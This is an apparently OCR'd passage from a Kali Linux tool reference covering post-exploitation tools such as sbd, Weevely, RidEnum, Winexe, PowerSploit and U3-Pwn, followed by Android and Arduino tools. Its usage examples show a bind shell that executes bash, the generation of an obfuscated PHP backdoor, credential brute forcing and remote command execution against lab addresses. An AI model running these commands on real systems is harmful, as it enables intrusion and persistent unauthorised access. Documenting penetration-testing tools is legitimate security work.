Get the password policy of the system by logging in with the provided username and password *(victim:s3cr3t@192.168.1.200)* using SMB port 445*('445/SMB')*:

```
root@kali:~# polenum victim:s3cr3t@192.168.1.200 '445/SMB'

[+] Attaching to 192.168.1.200 using victim:s3cr3t

    [+] Trying protocol 445/SMB...

[+] Found domain(s):

    [+] WIN7-X86
    [+] Builtin

[+] Password Info for Domain: WIN7-X86

    [+] Minimum password length: None
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 000000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set
```

CATEGORIES: MAINTAINING ACCESS, PASSWORD ATTACKS*TAGS:* PASSWORDS, SMB

PowerSploit

POWERSPLOIT PACKAGE DESCRIPTION

PowerSploit is a series of Microsoft PowerShell scripts that can be used in post-exploitation scenarios during authorized penetration tests.

Source: https://github.com/mattifestation/PowerSploit

PowerSploit Homepage | Kali PowerSploit Repo

- Author: Matthew Graeber
- License: BSD 3-Clause

POWERSPLOIT DIRECTORY

```
root@kali:~# ls -l /usr/share/powersploit/
total 52
drwxr-xr-x 2 root root 4096 Feb 11 15:10 AntivirusBypass
drwxr-xr-x 3 root root 4096 Feb 11 15:10 CodeExecution
drwxr-xr-x 2 root root 4096 Feb 11 15:10 Exfiltration
drwxr-xr-x 2 root root 4096 Feb 11 15:10 Persistence
drwxr-xr-x 2 root root 4096 Feb 11 15:10 PETools
-rw-r--r-- 1 root root 3542 Jun 11  2013 PowerSploit.psd1
-rw-r--r-- 1 root root   89 Jun 11  2013 PowerSploit.psm1
-rw-r--r-- 1 root root 8900 Jun 11  2013 README.md
drwxr-xr-x 3 root root 4096 Feb 11 15:10 Recon
drwxr-xr-x 2 root root 4096 Feb 11 15:10 ReverseEngineering
drwxr-xr-x 2 root root 4096 Feb 11 15:10 ScriptModification
```

CATEGORIES: MAINTAINING ACCESS*TAGS:* POSTEXPLOITATION

pwnat

PWNAT PACKAGE DESCRIPTION

pwnat, pronounced “poe-nat”, is a tool that allows any number of clients behind NATs to communicate with a server behind a separate NAT with *no* port forwarding and *no* DMZ setup on any routers in order to directly communicate with each other. The server does not need to know anything about the clients trying to connect.
Simply put, this is a proxy server that works behind a NAT, even when the client is behind a NAT, without any 3rd party.

Source: http://samy.pl/pwnat/

pwnat Homepage | Kali pwnat Repo

- Author: Samy Kamkar
- License: GPLv3

TOOLS INCLUDED IN THE PWNAT PACKAGE

pwnat–NATtoNATclient-servercommunication

```
root@kali:~# pwnat -h
usage: pwnat <-s | -c> <args>
  -c    client mode (default)
         <args>: [local ip] <local port> <proxy host> [proxy port (def:2222)] <remote host> <remote port>
  -s    server mode
        <args>: [local ip] [proxy port (def:2222)] [[allowed host]:[allowed port] ...]
  -6    use IPv6
  -v    show debug output (up to 2)
  -h    show this help and exit
```

PWNAT USAGE EXAMPLE

On the server, run in server mode *(-s)* on port 8080 *(8080*.
On the client, run in client mode *(-c)* on local port 8000 *(8000)*, connect to the server IP *(192.168.1.202)* on port 8080 *(8080)* and use it to connect to google.com on port 80 *(google.com 80)*.

```
root@kali:~# pwnat -s 8080
Listening on UDP 0.0.0.0:8080
root@kali:~# pwnat -c 8000 192.168.1.202 8080 google.com 80
Listening on TCP 0.0.0.0:8000
New connection(1): tcp://127.0.0.1:41318 -> udp://192.168.1.202:8080
```

CATEGORIES: MAINTAINING ACCESS*TAGS:* POSTEXPLOITATION

RidEnum

RIDENUM PACKAGE DESCRIPTION

Rid Enum is a RID cycling attack that attempts to enumerate user accounts through null sessions and the SID to RID enum. If you specify a password file, it will automatically attempt to brute force the user accounts when its finished enumerating.

Source: https://github.com/trustedsec/ridenum

RidEnum Homepage | Kali RidEnum Repo

- Author: TrustedSec, LLC
- License: BSD

TOOLS INCLUDED IN THE RIDENUM PACKAGE

ridenum–NullsessionRIDcycleattacktool

```
root@kali:~# ridenum

.______       __   _______         _______ .__   __.  __    __  .___  ___.
|   _  \     |  | |       \       |   ____||  \ |  | |  |  |  | |   \/   |
|  |_)  |    |  | |  .--.  |      |  |__   |   \|  | |  |  |  | |  \  /  |
|      /     |  | |  |  |  |      |   __|  |  . `  | |  |  |  | |  |\/|  |
|  |\  \----.|  | |  '--'  |      |  |____ |  |\   | |  `--'  | |  |  |  |
| _| `._____||__| |_______/  _____|_______||__| \__|  \______/  |__|  |__|
                            |______|

Written by: David Kennedy (ReL1K)
Company: https://www.trustedsec.com
Twitter: @TrustedSec
Twitter: @Dave_ReL1K

Rid Enum is a RID cycling attack that attempts to enumerate user accounts through
null sessions and the SID to RID enum. If you specify a password file, it will
automatically attempt to brute force the user accounts when its finished enumerating.

- RID_ENUM is open source and uses all standard python libraries minus python-pexpect.
-

You can also specify an already dumped username file, it needs to be in the
DOMAINNAME\USERNAME
```

```
format.

Example: ./rid_enum.py 192.168.1.50 500 50000 /root/dict.txt

Usage: ./rid_enum.py <server_ip> <start_rid> <end_rid> <optional_password_file>
<optional_username_filename>
```

RIDENUM USAGE EXAMPLE

Connect to the remote server *(192.168.1.236)* and cycle from RID 500 to 50000 *(500 50000)*, using the given password file *(/tmp/passes.txt)*:

```
root@kali:~# ridenum 192.168.1.236 500 50000 /tmp/passes.txt
[*] Attempting lsaquery first...This will enumerate the base domain SID
[*] Successfully enumerated base domain SID.. Moving on to extract via RID
[*] Enumerating user accounts.. This could take a little while.
```

CATEGORIES: MAINTAINING ACCESS *TAGS:* ENUMERATION, PASSWORDS, SMB

sbd

SBD PACKAGE DESCRIPTION

sbd is a Netcat-clone, designed to be portable and offer strong encryption. It runs on Unix-like operating systems and on Microsoft Win32. sbd features AES-CBC-128 + HMAC-SHA1 encryption (by Christophe Devine), program execution (-e option), choosing source port, continuous reconnection with delay, and some other nice features. sbd supports TCP/IP communication only.

sbd Homepage | Kali sbd Repo

- Author: Michel Blomgren
- License: GPLv2

TOOLS INCLUDED IN THE SBD PACKAGE

sbd–Securebackdoorforlinuxandwindows

```
root@kali:~# sbd -h
sbd 1.37 Copyright (C) 2004 Michel Blomgren <michel.blomgren@tigerteam.se>
$Id: sbd.c,v 1.37 2005/08/21 22:40:47 shadow Exp $

This program is free software; you can redistribute it and/or modify it under
the terms of the GNU General Public License as published by the Free Software
Foundation; either version 2 of the License, or (at your option) any later
version.

connect (tcp): sbd [-options] host port
```

```
listen (tcp):  sbd -l -p port [-options]
options:
    -l          listen for incoming connection
    -p n        choose port to listen on, or source port to connect out from
    -a address  choose an address to listen on or connect out from
    -e prog     program to execute after connect (e.g. -e cmd.exe or -e bash)
    -r n        infinitely respawn/reconnect, pause for n seconds between
                connection attempts. -r0 can be used to re-listen after
                disconnect (just like a regular daemon)
    -c on|off   encryption on/off. specify whether you want to use the built-in
                AES-CBC-128 + HMAC-SHA1 encryption implementation (by
                Christophe Devine - http://www.cr0.net:8040/) or not
                default is: -c on
    -k secret   override default phrase to use for encryption (secret must be
                shared between client and server)
    -q          hush, quiet, don't print anything (overrides -v)
    -v          be verbose
    -n          toggle numeric-only IP addresses (don't do DNS resolution). if
                you specify -n twice, original state will be active (i.e. -n
                works like a on/off switch)
    -m          toggle monitoring (snooping) on/off (only used with the -e
                option). snooping can also be turned on by specifying -vv (-v
                two times)
    -P prefix   add prefix (+ a hardcoded separator) to all outbound data.
                this option is mostly only useful for sbd in "chat mode" (to
                prefix lines you send with your nickname)
    -H on|off   highlight incoming data with a hardcoded (color) escape
                sequence (for e.g. chatting). default is: -H off
    -V          print version banner and exit (include that output in your
                bug report and send bug report to michel.blomgren@tigerteam.se)
unix-like OS specific options:
    -s          invoke a shell, nothing else. if sbd is setuid 0, it'll invoke
                a root shell
    -w n        "immobility timeout" in seconds for idle read/write operations
                and program execution (the -e option)
    -D on|off   fork and run in background (daemonize). default: -D off
```

SBD USAGE EXAMPLE

On the server, listen for a connection *(-l)* on port 4444 *(-p 4444)*, execute bash on connection *(-e bash)* and display verbose output *(-v)* with no name resolution *(-n)*.

On the client, connect to the remote server IP address *(192.168.1.202)* and port *(4444)*.

```
root@kali:~# sbd -l -p 4444 -e bash -v -n
listening on port 4444
```

```
root@kali:~# sbd 192.168.1.202 4444
id
uid=0(root) gid=0(root) groups=0(root)
```

CATEGORIES: MAINTAINING ACCESS *TAGS:* POSTEXPLOITATION

U3-Pwn

U3-PWN PACKAGE DESCRIPTION

U3-Pwn is a tool designed to automate injecting executables to Sandisk smart usb devices with default U3 software install. This is performed by removing the original iso file from the device and creating a new iso with autorun features.

Source: http://www.nullsecurity.net/tools/backdoor.html

U3-Pwn Homepage | Kali U3-Pwn Repo

- Author: Zy0d0x
- License: GPLv2

TOOLS INCLUDED IN THE U3-PWN PACKAGE

u3-pwn–MetasploitPayloadInjectionToolForSanDiskDevices

Metasploit Payload Injection Tool For SanDisk Devices.

U3-PWN USAGE EXAMPLE

```
root@kali:~# u3-pwn

         ~    .__ °.__    0      o                   ^   .__ °__  `´
   °____) __ __|  | | °|   ______°____ 0 ____  __ _________|__|/  |_ ___.__.
   /    \|  | °\  |°|  | °/  ___// __ \_/ ___\|  | °\_  __ \ o\   __<   |  |
  | o°|  \  |  /  |_|  |__\___ \  ___/\ °\___| o|  /|  | \/  ||  |° \___ O|
  |___|  /____/|____/____/____ °>\___  >\___  >____/ |__|° |__||__|  / ____|
  `´´`´\/´`nullsecurity team`´\/`´´`´\/`´``´\/  ``´```´```´´´´`´``0_o\/´´`´´

   *************************************************************************
        U3-Pwn  Metasploit Payload Injection Tool For SanDisk Devices
   *************************************************************************



   U3-Pwn Main Menu:

   1.  Generate & Replace Iso Image.
   2.  Generate & Replace With Custom Exe.
```

```
   3.  Mass U3 Pwnage - Multi device attack.
   4.  Find Out U3 SanDisk Device Information.
   5.  Replace Iso Image With Original U3 Iso.
   6.  About U3-Pwn & Disclaimer.
   7.  Exit U3-Pwn.

   Enter the number:
```

CATEGORIES: MAINTAINING ACCESS*TAGS:* POSTEXPLOITATION, SOCIALENGINEERING

Webshells

WEBSHELLS PACKAGE DESCRIPTION

A collection of webshells for ASP, ASPX, CFM, JSP, Perl, and PHP servers.

Webshells Homepage | Kali Webshells Repo

- Author: Kali Linux
- License: GPLv2

WEBSHELLS DIRECTORY

```
root@kali:~# ls -l /usr/share/webshells/
total 24
drwxr-xr-x 2 root root 4096 Apr 12  2013 asp
drwxr-xr-x 2 root root 4096 Apr 12  2013 aspx
drwxr-xr-x 2 root root 4096 Apr 12  2013 cfm
drwxr-xr-x 2 root root 4096 Apr 12  2013 jsp
drwxr-xr-x 2 root root 4096 Apr 12  2013 perl
drwxr-xr-x 2 root root 4096 Apr 12  2013 php
```

CATEGORIES: MAINTAINING ACCESS*TAGS:* HTTP, HTTPS, POSTEXPLOITATION

Weevely

WEEVELY PACKAGE DESCRIPTION

Weevely is a stealth PHP web shell that simulate telnet-like connection. It is an essential tool for web application post exploitation, and can be used as stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.

Source: https://github.com/epinna/Weevely/

Weevely Homepage | Kali Weevely Repo

- Author: Weevely Developers
- License: GPLv2

TOOLS INCLUDED IN THE WEEVELY PACKAGE

weevely–Stealthtinywebshell

```
root@kali:~# weevely help
+--------------------+-----------------------------------------------------+
| generator          | description                                         |
+--------------------+-----------------------------------------------------+
| :generate.img      | Backdoor existing image and create related .htaccess |
| :generate.htaccess | Generate backdoored .htaccess                       |
| :generate.php      | Generate obfuscated PHP backdoor                    |
+--------------------+-----------------------------------------------------+
+----------------------+------------------------------------------------------------
-----------------+
|       module                                                                       |
description                                                        |
+----------------------+------------------------------------------------------------
-----------------+
|      :audit.systemfiles              |      Find      wrong      system      files
permissions                                           |
|  :audit.userfiles        |  Guess  files  with  wrong  permissions  in  users  home
folders                   |
|    :audit.mapwebfiles        |    Crawl    and    enumerate    web    folders    files
permissions                               |
|      :audit.phpconf                              |      Check      php      security
configurations                                      |
|     :audit.etcpasswd                 |     Enumerate     users     and     /etc/passwd
content                                     |
|     :shell.sh                                    |     Execute     system     shell
command                                           |
|      :shell.php                                            |      Execute      PHP
statement                                                  |
|       :system.info                                      |       Collect       system
informations                                              |
|     :find.name                               |     Find     files     with     matching
name                                              |
|   :find.perms                      |   Find   files   with   write,   read,   execute
permissions                               |
|     :find.suidsgid                        |     Find     files     with     superuser
flags                                            |
|          :backdoor.reversetcp          |          Send          reverse          TCP
```

```
shell                                                    |
|     :backdoor.tcp                        |     Open     a     shell     on     TCP
port                                                  |
|        :bruteforce.sql                              |        Bruteforce        SQL
username                                                 |
|         :bruteforce.sqlusers          |         Bruteforce         all         SQL
users                                                 |
|      :file.read                                           |      Read      remote
file                                                       |
|     :file.webdownload             |     Download     web     URL     to     remote
filesystem                                     |
|    :file.mount                         |    Mount    remote    filesystem    using
HTTPfs                                      |
|      :file.enum                                        |      Enumerate      remote
paths                                                    |
| :file.upload2web     | Upload binary/ascii file into remote web folders and guess
corresponding url |
|   :file.check                     |    Check    remote    files    type,    md5    and
permission                                  |
|    :file.rm                                   |    Remove    remote    files    and
folders                                         |
|     :file.ls                                             |     List     directory
contents                                                 |
|       :file.touch                                        |       Change       file
timestamps                                                |
|   :file.download               |   Download   binary/ascii   files   from   the   remote
filesystem                      |
|   :file.upload                     |   Upload   binary/ascii   file   into   remote
filesystem                            |
|      :file.edit                                           |      Edit      remote
file                                                       |
|   :sql.console                     |   Run   SQL   console   or   execute   single
queries                                 |
|     :sql.dump                                      |     Get     SQL     database
dump                                                     |
|       :net.ifaces                                        |       Print       interfaces
addresses                                                |
|  :net.proxy                  |  Install  and  run  Proxy  to  tunnel  traffic  through
target                        |
|       :net.phpproxy                              |       Install       remote       PHP
proxy                                                 |
|     :net.scan                                     |     Port     scan     open     TCP
ports                                                 |
+----------------------+-------------------------------------------------------------
-----------------+

Hint: Run ':help <module>' to print detailed usage informations.
```

WEEVELY USAGE EXAMPLE

Generate a PHP backdoor *(generate)* protected with the given password *(s3cr3t)*.

```
root@kali:~# weevely generate s3cr3t
[generate.php] Backdoor file 'weevely.php' created with password 's3cr3t'
root@kali:~# weevely http://192.168.1.202/weevely.php s3cr3t
      ________                   __
     |  |  |  |----.----.-.--.----'  |--.--.
     |  |  |  | -__| -__| |  | -__|  |  |  |
     |________|____|____|___/|____|__|___  | v1.1
                                  |_____|
             Stealth tiny web shell

[+] Browse filesystem, execute commands or list available modules with ':help'
[+] Current session: 'sessions/192.168.1.202/weevely.session'

www-data@kali:/var/www $ uname
Linux
www-data@kali:/var/www $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

CATEGORIES: MAINTAINING ACCESS *TAGS:* POSTEXPLOITATION

Winexe

WINEXE PACKAGE DESCRIPTION

Winexe remotely executes commands on Windows NT/2000/XP/2003 systems from GNU/Linux (and possibly also from other Unices capable of building the Samba 4 software package).

Source: http://sourceforge.net/projects/winexe/

Winexe Homepage | Kali Winexe Repo

- Author: Andrzej Hajda
- License: GPLv3

TOOLS INCLUDED IN THE WINEXE PACKAGE

winexe–RemoteWindows-commandexecutor

```
root@kali:~# winexe --help
winexe version 1.1
This program may be freely redistributed under the terms of the GNU GPLv3
Usage: winexe [OPTION]... //HOST COMMAND
Options:
  -?, --help                                 Display help message
  -U, --user=[DOMAIN/]USERNAME[%PASSWORD]     Set the network username
  -A, --authentication-file=FILE              Get the credentials from a file
  -k, --kerberos=STRING                       Use Kerberos, -k [yes|no]
  -d, --debuglevel=DEBUGLEVEL                 Set debug level
      --uninstall                                Uninstall winexe service after remote
execution
      --reinstall                                Reinstall winexe service before remote
execution
      --system                               Use SYSTEM account
      --profile                              Load user profile
      --convert                                 Try to convert characters between local
and remote code-pages
      --runas=[DOMAIN\]USERNAME%PASSWORD        Run as user (BEWARE: password is sent in
cleartext over net)
      --runas-file=FILE                       Run as user options defined in a file
      --interactive=0|1                         Desktop interaction: 0 - disallow, 1 -
allow. If you allow use
                                                also --system switch (Win requirement).
Vista do not support
                                          this option.
      --ostype=0|1|2                             OS type: 0 - 32-bit, 1 - 64-bit, 2 -
winexe will decide.
                                          Determines which version (32-bit or 64-bit)
of service will be
                                          installed.
```

WINEXE USAGE EXAMPLE

With the given credentials *(-U 'Administrator%s3cr3t')*, connect to the remote server *(//192.168.1.225)*, and execute the given command*('cmd.exe /c echo "this is running on windows"')*:

```
root@kali:~# winexe -U 'Administrator%s3cr3t' //192.168.1.225 'cmd.exe /c echo "this
is running on windows"'
"this is running on windows"
```

CATEGORIES: MAINTAINING ACCESS*TAGS:* POSTEXPLOITATION, SMB

HARDWARE HACKING

- android-sdk

- apktool
- Arduino
- dex2jar
- Sakis3G
- smali

android-sdk

ANDROID-SDK PACKAGE DESCRIPTION


The Android SDK provides you the API libraries and developer tools necessary to build, test, and debug apps for Android.

Android SDK Homepage | Kali Android SDK Repo

- Author: Google
- License: Other

ANDROID SDK USAGE EXAMPLE

```
root@kali:~# android
```



SDK Path: /usr/share/android-sdk

Name	API	Rev.	Status
☐ Tools			
☑ Android SDK Tools		22.0.1	Update available: rev. 22.6.3
☑ *Android SDK Platform-tools*		*19.0.2*	*Not installed*
☑ *Android SDK Build-tools*		*19.1*	*Not installed*
☐ *Android SDK Build-tools*		*19.0.3*	*Not installed*
☐ *Android SDK Build-tools*		*19.0.2*	*Not installed*
☐ *Android SDK Build-tools*		*19.0.1*	*Not installed*
☐ *Android SDK Build-tools*		*19*	*Not installed*

Show: ☑ Updates/New ☑ Installed ☐ Obsolete

Sort by: ● API level ○ Repository

Done loading packages.

CATEGORIES: HARDWARE HACKING *TAGS:* ANDROID, GUI

apktool

APKTOOL PACKAGE DESCRIPTION

It is a tool for reverse engineering 3rd party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications; it makes possible to debug smali code step by step. Also it makes working with app easier because of project-like files structure and automation of some repetitive tasks like building apk, etc.

It is NOT intended for piracy and other non-legal uses. It could be used for localizing, adding some features or support for custom platforms and other GOOD purposes. Just try to be fair with authors of an app, that you use and probably like.

Features:

- decoding resources to nearly original form (including resources.arsc, XMLs and 9.png files) and rebuilding them
- smali debugging: SmaliDebugging
- helping with some repetitive tasks

Source: https://code.google.com/p/android-apktool/

apktool Homepage | Kali apktool Repo

- Author: Brut.alll
- License: Apache-2.0

TOOLS INCLUDED IN THE APKTOOL PACKAGE

apktool–AtoolforreengineeringAndroidapkfiles

```
root@kali:~# apktool
Apktool v1.5.2 - a tool for reengineering Android apk files
Copyright 2010 Ryszard Wiśniewski <brut.alll@gmail.com>
with smali v1.4.1, and baksmali v1.4.1
Updated by @iBotPeaches <connor.tumbleson@gmail.com>
Apache License 2.0 (http://www.apache.org/licenses/LICENSE-2.0)

Usage: apktool [-q|--quiet OR -v|--verbose] COMMAND [...]

COMMANDs are:

    d[ecode] [OPTS] <file.apk> [<dir>]
        Decode <file.apk> to <dir>.

        OPTS:

        -s, --no-src
            Do not decode sources.
        -r, --no-res
            Do not decode resources.
        -d, --debug
            Decode in debug mode. Check project page for more info.
        -b, --no-debug-info
            Baksmali -- don't write out debug info (.local, .param, .line, etc.)
        -f, --force
            Force delete destination directory.
        -t <tag>, --frame-tag <tag>
            Try to use framework files tagged by <tag>.
        --frame-path <dir>
            Use the specified directory for framework files
        --keep-broken-res
            Use if there was an error and some resources were dropped, e.g.:
            "Invalid config flags detected. Dropping resources", but you
            want to decode them anyway, even with errors. You will have to
            fix them manually before building.

    b[uild] [OPTS] [<app_path>] [<out_file>]
        Build an apk from already decoded application located in <app_path>.

        It will automatically detect, whether files was changed and perform
        needed steps only.

        If you omit <app_path> then current directory will be used.
        If you omit <out_file> then <app_path>/dist/<name_of_original.apk>
        will be used.

        OPTS:

        -f, --force-all
            Skip changes detection and build all files.
        -d, --debug
            Build in debug mode. Check project page for more info.
        -a, --aapt
            Loads aapt from specified location.

    if|install-framework <framework.apk> [<tag>] --frame-path [<location>]
        Install framework file to your system.

For additional info, see: http://code.google.com/p/android-apktool/
For smali/baksmali info, see: http://code.google.com/p/smali/
```

APKTOOL USAGE EXAMPLE

Use debug mode *(d)* to decode the given apk file *(/root/SdkControllerApp.apk)*:

```
root@kali:~# apktool d /root/SdkControllerApp.apk
I: Baksmaling...
I: Loading resource table...
I: Loaded.
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/apktool/framework/1.apk
I: Loaded.
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
```

CATEGORIES: HARDWARE HACKING, REVERSE ENGINEERING*TAGS:* ANDROID, FORENSICS, REVERSING

Arduino

ARDUINO PACKAGE DESCRIPTION

Arduino is an open-source electronics prototyping platform based on flexible, easy-to-use hardware and software. It’s intended for artists, designers, hobbyists, and anyone interested in creating interactive objects or environments.

Source: http://www.arduino.cc/

Arduino Homepage | Kali Arduino Repo

- Author: Marc De Scheemaecker
- License: ZLIB

TOOLS INCLUDED IN THE ARDUINO PACKAGE

arduino–AVRdevelopmentboardIDEandbuilt-inlibraries

